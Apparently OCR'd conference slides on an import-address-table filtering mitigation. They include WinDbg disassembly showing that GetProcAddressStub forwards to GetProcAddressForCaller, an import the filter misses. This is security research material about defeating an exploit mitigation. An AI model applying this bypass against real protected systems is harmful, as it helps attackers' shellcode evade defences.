



My Reaction




How Does the IAT Filter Work

- The pointer to the Import Name in the import table no longer points to:
  - GetProcAddress
  - LoadLibraryA
- The API Thunk is still there
- No Import name == driving blind






Missed an Import



```
0:003> u poi(r15)
KERNEL32!GetProcAddressStub:
00007ffa`03f3aa40 4c8b0424        mov     r8,qword ptr [rsp]
00007ffa`03f3aa44 48ff2535970500  jmp     qword ptr [KERNEL32!_imp_GetProcAddressForCaller
00007ffa`03f3aa4b cc              int     3
00007ffa`03f3aa4c cc              int     3
00007ffa`03f3aa4d cc              int     3
00007ffa`03f3aa4e cc              int     3
00007ffa`03f3aa4f cc              int     3
00007ffa`03f3aa50 cc              int     3
```

Missed an Import


```
0:003> u poi(r15)
KERNEL32!GetProcAddressStub:
00007ffa`03f3aa40 4c8b0424        mov     r8,qword ptr [rsp]
00007ffa`03f3aa44 48ff2535970500  jmp     qword ptr [KERNEL32!_imp_GetProcAddressForCaller
00007ffa`03f3aa4b cc              int     3
00007ffa`03f3aa4c cc              int     3
00007ffa`03f3aa4d cc              int     3
00007ffa`03f3aa4e cc              int     3
00007ffa`03f3aa4f cc              int     3
00007ffa`03f3aa50 cc              int     3
```

GetProcAddressForCaller (GPAFC)

